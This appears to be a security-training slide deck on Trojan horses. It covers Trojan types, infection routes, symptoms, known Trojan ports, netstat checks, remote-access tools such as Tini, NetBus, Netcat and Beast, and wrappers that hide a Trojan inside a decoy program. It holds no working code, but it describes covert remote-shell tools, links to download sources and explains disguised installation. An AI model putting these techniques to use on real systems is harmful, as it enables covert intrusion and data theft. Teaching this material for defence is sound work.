


Module Objective

- ◉ Effect on business
- ◉ Trojan definition and how it works
- ◉ Types of Trojans
- ◉ What Trojan creators look for
- ◉ Different ways a Trojan can get into a system
- ◉ Indications of a Trojan attack
- ◉ Some famous Trojans and ports used by them


- ◉ How to determine what ports are “listening”
- ◉ Different Trojans found in the wild
- ◉ Wrappers
- ◉ Tools used for hacking
- ◉ ICMP tunneling
- ◉ Anti-Trojans
- ◉ How to avoid a Trojan infection
- ◉ Summary

Module Flow



Introduction

- ◉ Malicious users are always on the prowl to sneak into the network and create trouble
- ◉ Several businesses around the globe have been affected by Trojan attacks
- ◉ Most of the time it is the absent-minded user who invites trouble by downloading files or not being bothered with the security aspects
- ◉ This module covers different Trojans, the way they attack, and the tools used to send them across the network




Effect on Business

- ⊙ “They (hackers) don't care what kind of business you are, they just want to use your computer,” says Assistant U.S. Attorney Floyd Short in Seattle, head of the Western Washington Cyber Task Force, a coalition of federal, state, and local criminal justice agencies
- ⊙ If the data is altered or stolen, a company may risk losing credibility and the trust of their customers
- ⊙ There is a continued increase in malware that installs open proxies on systems, especially targeting broadband user's zombies
- ⊙ Businesses most at risk, experts say, are those handling online financial transactions

What is a Trojan?

- ⦿ A Trojan is a small program that runs hidden on an infected computer
- ⦿ With the help of a Trojan, an attacker gets access to stored passwords in the Trojane computer and would be able to read personal documents, delete files and display pictures, and/or show messages on the screen



Overt and Covert Channels


Overt Channel

- ⦿ It is a legitimate communication path within a computer system or network for transfer of data
- ⦿ An overt channel can be exploited to create the presence of a covert channel by choosing components of the overt channels with care, that are idle or not related

Covert Channel

- ⦿ It is a channel which transfers information within a computer system or network in a way such that it violates security policy
- ⦿ The simplest form of covert channel is a Trojan

Working of Trojans



- ⊙ Attacker gets access to the Trojaned system as the system goes online
- ⊙ By way of the access provided by the Trojan, attacker can stage attacks of different types

Different Types of Trojan

- ◉ Remote Access Trojans
- ◉ Data-Sending Trojans
- ◉ Destructive Trojans
- ◉ Denial-of-service (DoS) Attack Trojans
- ◉ Proxy Trojans
- ◉ FTP Trojans
- ◉ Security Software Disablers







What Do Trojan Creators Look For?

- ⊙ Credit card information, email addresses
- ⊙ Account data (passwords, user names, etc.)
- ⊙ Confidential documents
- ⊙ Financial data (bank account numbers, social security numbers, insurance information, etc.)
- ⊙ Calendar information concerning victim's whereabouts
- ⊙ Using the victim's computer for illegal purposes, such as to hack, scan, flood, or infiltrate other machines on the network or Internet





Different Ways a Trojan Can Get into a System

- ⦿ ICQ
- ⦿ IRC
- ⦿ Attachments
- ⦿ Physical access
- ⦿ Browser and email software bugs
- ⦿ NetBIOS (FileSharing)
- ⦿ Fake programs
- ⦿ Untrusted sites and freeware software
- ⦿ Downloading files, games, and screensavers from an Internet site
- ⦿ Legitimate "shrink-wrapped" software packaged by a disgruntled employee



Indications of a Trojan Attack

- ⊙ CD-ROM drawer opens and closes by itself
- ⊙ Computer screen flips upside down or inverts
- ⊙ Wallpaper or background settings change by themselves
- ⊙ Documents or messages print from the printer by themselves
- ⊙ Computer browser goes to a strange or unknown web page by itself
- ⊙ Windows color settings change by themselves
- ⊙ Screensaver settings change by themselves




Indications of a Trojan Attack (cont.)

- ⊙ Right and left mouse buttons reverse their functions
- ⊙ Mouse pointer disappears
- ⊙ Mouse moves by itself
- ⊙ Windows Start button disappears
- ⊙ Strange chat boxes appear on the victim's computer and the victim is forced to chat with some stranger
- ⊙ The ISP complains to the victim that his/her computer is IP scanning



Indications of a Trojan Attack (cont.)

- ⊙ People chatting with the victim know too much personal information about him or his computer
- ⊙ Computer shuts down and powers off by itself
- ⊙ Taskbar disappears
- ⊙ The account passwords are changed or unauthorized persons can access legitimate accounts
- ⊙ Strange purchase statements in credit card bills



Indications of a Trojan Attack (cont.)

- ⦿ The computer monitor turns itself off and on
- ⦿ Modem dials and connects to the Internet by itself
- ⦿ Ctrl+Alt+Del stops working
- ⦿ While rebooting the computer, a message flashes that there are other users still connected




Some Famous Trojans and Ports Used by Them

Trojan	Protocol	Ports
Back Orifice	UDP	31337 or 31338
Deep Throat	UDP	2140 and 3150
NetBus	TCP	12345 and 12346
Whack-a-mole	TCP	12361 and 12362
NetBus 2 Pro	TCP	20034
GirlFriend	TCP	21544
Masters Paradise	TCP	3129, 40421, 40422, 40423 and 40426

How to Determine Which Ports Are “Listening”

- ◉ Go to start → Run → cmd
- ◉ Type **netstat -an** and press Enter
- ◉ Exit command shell



```
C:\WINNT\system32\cmd.exe
^C
C:\>netstat -an

Active Connections



Proto Local Address          Foreign Address         State
TCP   0.0.0.0:7              0.0.0.0:0               LISTENING
TCP   0.0.0.0:9              0.0.0.0:0               LISTENING
TCP   0.0.0.0:13             0.0.0.0:0               LISTENING
TCP   0.0.0.0:17             0.0.0.0:0               LISTENING
TCP   0.0.0.0:19             0.0.0.0:0               LISTENING
TCP   0.0.0.0:23             0.0.0.0:0               LISTENING
TCP   0.0.0.0:135            0.0.0.0:0               LISTENING
TCP   0.0.0.0:445            0.0.0.0:0               LISTENING
TCP   0.0.0.0:1025           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1026           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1029           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1030           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1224           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1681           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1683           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1685           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1686           0.0.0.0:0               LISTENING
TCP   0.0.0.0:1801           0.0.0.0:0               LISTENING
TCP   0.0.0.0:2103           0.0.0.0:0               LISTENING
```

Classic Trojans Found in the Wild

- ◉ Beast
- ◉ Phatbot
- ◉ Amitis
- ◉ QAZ
- ◉ Back Orifice
- ◉ Back Oriffice 2000



- ◉ Tini
- ◉ NetBus
- ◉ SubSeven
- ◉ Netcat
- ◉ Donald Dick
- ◉ Let me rule
- ◉ RECUB



Classic Trojans presented here as proof of concept

Trojan: Tini


- ⦿ It is a very tiny Trojan program which is only 3 kb and programmed in assembly language. It takes minimal bandwidth to get on victim's computer and takes small disk space.
- ⦿ Tini only listens on port 7777 and runs a command prompt when someone attaches to this port. The port number is fixed and cannot be customized. This makes it easier for a victim system to detect by scanning for port 7777.
- ⦿ From a tini client, the attacker can telnet to tini server at port 7777.

source: <http://ntsecurity.nu/toolbox/tini>

Classic Trojan presented here as proof of concept

Trojan: NetBus

- ◉ NetBus is a Win32-based Trojan program
- ◉ Like Back Orifice, NetBus allows a remote user to access and control the victim's machine by way of its Internet link
- ◉ NetBus was written by a Swedish programmer Carl-Fredrik Neikter in March 1998
- ◉ This virus is also known as Backdoor.Netbus




Source: <http://www.jcw.cc/netbus-download.html>

Classic Trojan presented here as proof of concept

Trojan: Netcat

- ⊙ Outbound or inbound connections, TCP or UDP, to or from any ports
- ⊙ Ability to use any local source port
- ⊙ Ability to use any locally configured network source address
- ⊙ Built-in port-scanning capabilities, with randomizer
- ⊙ Built-in loose source-routing capability



```
C:\WINNT\System32\cmd.exe - nc 210.212.219.76 80


C:\Program Files\Tools\Netcat>nc 210.212.219.76 80
GET / HTTP

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 06:21:22 GMT
Server: Apache/1.3.19 (Unix) (Red-Hat/Linux)
Last-Modified: Sun, 15 Jun 2003 11:34:01 GMT
ETag: "467d8-3619-3eec59a9"
Accept-Ranges: bytes
Content-Length: 13849
Connection: close
Content-Type: text/html

<html>
```

Classic Trojan presented here as proof of concept

Netcat Client/Server



Trojan: Beast 2.06

- ◉ Beast is a powerful Remote Administration Tool (AKA Trojan) built with Delphi 7
- ◉ One of the distinct features of the Beast is that it is an all-in-one Trojan (client, server, and server editor are stored in the same application)
- ◉ An important feature of the server is that it uses injecting technology
- ◉ New version has system time management




Classic Trojan presented here as proof of concept

Wrappers

- ⦿ How does an attacker get any Trojan installed on the victim's computer? Answer: Using wrappers
- ⦿ A wrapper attaches a given EXE application (such as games or office application) to the Trojan executable
- ⦿ The two programs are wrapped together into a single file. When the user runs the wrapped EXE, it first installs the Trojan in the background and then runs the wrapped application in the foreground
- ⦿ The user only sees the latter application

Attackers might send a birthday greeting which will install Trojan as the user watches a birthday cake dancing across the screen.



Wrapper Covert Program

- ⊙ Graffiti.exe is an example of a legitimate file that can be used to drop the Trojan into the target system
- ⊙ This program runs as soon as Windows boots up and on execution keeps the user distracted for a given period of time by running on the desktop



Wrapping Tools

⊙ One file exe maker

- Helps to combine two or more files into a single file
- Compiles the selected list of files into one host file
- Host file is a simple compiled program
- It decompress and executes the source program

